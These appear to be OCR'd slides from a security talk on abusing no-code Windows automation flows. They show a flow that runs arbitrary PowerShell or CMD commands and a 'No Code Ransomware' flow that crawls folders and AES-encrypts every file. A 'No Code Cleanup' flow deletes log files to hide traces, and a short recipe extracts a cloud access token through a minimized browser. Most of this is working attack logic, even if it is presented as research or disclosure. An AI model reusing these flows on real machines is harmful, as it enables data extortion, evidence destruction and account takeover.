


```
Set variable
Assign to variable ScriptError the value PythonScriptError
Case = 'powershell'
    Run PowerShell script
    Run PowerShell script and store its output into PowershellOutput and its error into PowershellScriptError
    Set variable
    Assign to variable ScriptOutput the value PowershellOutput
    Set variable
    Assign to variable ScriptError the value PowershellScriptError
Case = 'commandline'
    Open CMD session
    Start a new CMD session and store it into CmdSession
    Write to CMD session
    Execute the command Command and then send Enter at CMD session CmdSession
    Read from CMD session
    Read output from CMD session CmdSession and store standard output to CmdOutput and store standard error to CmdError
    Close CMD session
    Close the CMD session CmdSession
    Set variable
    Assign to variable ScriptOutput the value CmdOutput
    Set variable
    Assign to variable ScriptError the value CmdError
Default case
    Stop flow with error message 'Unsupported command type'
End
```

Status: Ready

0 Selected actions   35 Actions   1 Subflow   Run delay 100 ms

No Code primitives



Folder
- If folder exists
- Get files in folder
- Get subfolders in folder
- Create folder
- Delete folder
- Empty folder
- Copy folder

Active Directory
- Group
- Object
- User
- Connect to server
- Close connection

Cryptography
- Encrypt text with AES
- Decrypt text with AES
- Encrypt from file with AES
- Decrypt to file with AES
- Hash text
- Hash from file
- key

HTTP
- Download from web
- Invoke SOAP web service
- Invoke web service

Windows services
- If service
- Wait for service
- Start service
- Stop service
- Pause service
- Resume service

File
- If file exists
- Wait for file
- Copy file(s)
- Move file(s)
- Delete file(s)
- Rename file(s)
- Read text from file
- Write text to file
- Read from CSV file
- Write to CSV file
- Get file path part
- Get temporary file
- Convert file to Base64
- Convert Base64 to file

System
- If process
- Wait for process
- Run application
- Terminate process
- Ping
- ows environment variable
- ows environment variable
- ndows environment varial

Browser automation
- Web data extraction
- Web form filling
- If web page contains
- Wait for web page content
- Launch new Internet Explorer
- Launch new Firefox
- Launch new Chrome
- Launch new Microsoft Edge
- Create new tab
- Go to web page
- Click link on web page
- Click download link on web pag
- Run JavaScript function on web
- Hover mouse over element on v


Workstation
- Print document
- Get default printer
- Set default printer
- Show desktop
- Lock workstation
- Play sound
- Empty recycle bin
- Take screenshot
- Control screen saver
- Get screen resolution
- Set screen resolution
- Log off user

Mouse and keyboard
- Block Input
- Get mouse position
- Move mouse
- Move mouse to image
- Move mouse to text on screen (OCR)
- Send mouse click
- Send keys
- Press/release key
- Set key state

Clipboard
- Get clipboard text
- Set clipboard text
- Clear clipboard contents

@mbrg0

No Code Ransomware



```
Loop over directories
For each CurDirectory in CurDirectoriesToCrawl
    On block error FailedToGetCurDirectoryFiles
        Get files in folder
        Retrieve the files in folder CurDirectory that match '*' and store them into CurDirectoryFiles
        For each CurFile in CurDirectoryFiles
            Increase variable
            Increase variable FilesFound by 1
            If file exists
            If file CurFile exists
                Increase variable
                Increase variable FilesAccessed by 1
                Encrypted file path
                Create new list
                Create a new list and store it to EncFilePathParts
                Add item to list
                Add item CurFile to list EncFilePathParts
                Add item to list
                Add item '.aes' to list EncFilePathParts
                Join text
                Join items of list EncFilePathParts separated by Space x 1
                Encrypt file
                On block error FailedToProcessFile
                    Encrypt from file with AES
                    Encrypt CurFile and store the encrypted text into EncryptedText
                    Write text to file
                    Write EncryptedText to EncFilePath
                    Increase variable
                    Increase variable FilesProcessed by 1
                End
            End
        End
```

Input / output variables 7

CrawlDepth 2
DirectoriesToI... D:\shh\CollectGues...
EncryptionKey <Sensitive value>
Errors
FilesAccessed
FilesFound
FilesProcessed

Flow variables 14


CrawlDepthAs...
CurDirectories...
CurDirectory
CurDirectoryFil...
CurDirectoryS...
CurFile
Depth
DirectoriesToC...
EmptyList
EncFilePath
EncFilePathParts
EncryptedText
ErrorList
LastError

Status: Ready
0 Selected actions
56 Actions
2 Subflows
Run delay 100 ms

@mbrg0

youtu.be/YDulI-krSJI

@mbrg0




```
Init result variables
{x} Set variable
    Assign to variable LogFilesFound the value 0
{x} Set variable
    Assign to variable LogFilesDeleted the value 0
Try deleting each one
For each LogDir in LogDirs
    If folder exists
    If folder LogDir exists
        Delete log files but keep log directory structure in place
        Get subfolders in folder
        Retrieve the subfolders in folder LogDir that match '*' and
        store them into LogFolders
        For each LogFolder in LogFolders
            Delete all files except those that are actively used (this run)
            Get files in folder
            Retrieve the files in folder LogFolder that match '*' and
            store them into LogFiles
            For each LogFile in LogFiles
                Increase variable
                Increase variable LogFilesFound by 1
                On block error FailedToDeleteFile
                    Delete file(s)
                    Delete file(s) LogFile
                    Increase variable
                    Increase variable LogFilesDeleted by 1
                End
            End
        End
    End
End
```

No Code Cleanup

Machine to Cloud via the browser

1. Open browser minimized
2. Go to flow.microsoft.com
3. Hit CTRL+U
4. Extract access token from header



